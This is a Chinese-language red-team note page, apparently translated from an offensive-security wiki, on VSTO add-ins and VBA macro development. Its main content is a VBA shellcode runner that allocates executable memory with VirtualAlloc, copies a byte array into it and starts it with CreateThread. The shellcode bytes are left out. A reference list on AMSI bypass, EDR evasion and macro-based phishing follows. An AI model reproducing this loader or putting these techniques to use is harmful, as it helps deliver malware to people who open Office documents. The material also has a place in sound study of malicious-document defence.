Visual Studio Tools for Office (VSTO)
VSTO 文件是使用 Visual Studio Tools for Office 创建的项目文件,这是 Microsoft 提供的一套开发工具,用于为 Microsoft Office 应用程序构建自定义加载项和解决方案。这些项目允许开发人员通过集成额外功能、自动化和用户界面自定义来增强 Excel、Word 和 Outlook 等 Office 程序的功能。
- Visual Studio >
Word 2013 and 2016 VSTO Add-in
Office 宏开发
执行 WinAPI
要导入 Win32 函数,我们需要使用关键字 Private Declare
Private Declare Function <NAME> Lib "<DLL_NAME>" Alias "<FUNCTION_IMPORTED>" (<ByVal/ByRef> <NAME_VAR> As <TYPE>, etc.) As <TYPE>
如果是 64 位,我们需要在关键字 Declare 和 Function 之间添加关键字 PtrSafe。
从 advapi32.dll 导入 GetUserNameA:
Private Declare PtrSafe Function GetUserName Lib "advapi32.dll" Alias "GetUserNameA" (ByVal lpBuffer As String, ByRef nSize As Long) As Long
C 语言中的 GetUserNameA 原型:
一个简单的 Shellcode Runner 示例
Private Declare PtrSafe Function VirtualAlloc Lib "Kernel32.dll" (ByVal lpAddress As Long, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "Kernel32.dll" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr
Private Declare PtrSafe Function CreateThread Lib "KERNEL32.dll" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr

Sub WinAPI()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long
    buf = Array(252, ...)
    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        res = RtlMoveMemory(addr + counter, data, 1)
    Next counter
    res = CreateThread(0, 0, addr, 0, 0, 0)
End Sub
参考资料
- AMSI in the heap - rmdavy
- Analyzing VSTO Office Files - Didier Stevens - April 29, 2022
- Anti-Analysis Techniques Used in Excel 4.0 Macros - 24 March 2021 - @Jacob_Pimental
- Bypassing AMSI fro VBA - Outflank
- Dechaining macros and evading EDR - Noora Hyvärinen - 04/04/19
- Evil Clippy MS Office Maldoc Assistant - Outflank
- Excel 4 Macro Generator x86/x64 - bytecod3r
- Excel 4.0 Macro Function Reference PDF
- Excel 4.0 macro old but new - fsx30
- Excel 4.0 Macros so hot right now - SneekyMonkey
- Executing macros from docx with remote - RedXORBlue - July 18, 2018
- Further evasion in the forgotten corners of ms xls - malware.pizza
- Inject macro from a remote dotm template - ired.team
- Macros and more with sharpshooter v2.0 - mdsec
- Make phishing great again. VSTO office files are the new macro nightmare? - Daniel Schell - Apr 14, 2022
- MS OFFICE FILE FORMAT SORCERY - TROOPERS19 - Pieter Ceelen & Stan Hegt - 21 March 2019
- Office VBA AMSI Parting the veil on malicious macros - Microsoft
- Old schoold evil execl 4.0 macros XLM - Outflank
- One thousand and one ways to copy your shellcode to memory (VBA Macros) - X-C3LL - Feb 18, 2021
- Phishing SLK - ired.team
- Phishinh with OLE - ired.team
- PropertyBomb an old new technique for arbitrary code execution in vba macro - Leon Berlin - 22 May 2018
- Running macros via ActiveX controls - greyhathacker - September 29, 2016
- So you think you can block Macros? - Pieter Ceelen - April 25, 2023
- T1137.006 - Office Application Startup: Add-ins - redcanaryco
- VBA RunPE Part 1 - itm4n
- VBA RunPE Part 2 - itm4n
- VBad - Pepitoh
- VenomousSway - VBA payload generation framework / Retired TrustedSec Capabilities - Trustedsec - May 22, 2024
- VSTO: THE PAYLOAD INSTALLER THAT PROBABLY DEFEATS YOUR APPLICATION WHITELISTING RULES - BOHOPS - JANUARY 31, 2018
- Windows Defender Exploit Guard ASR Rules for Office - Carlos Perez - November 14, 2017
- WordAMSIBypass - rmdavy
- XLS 4.0 macros and covenant - d-sec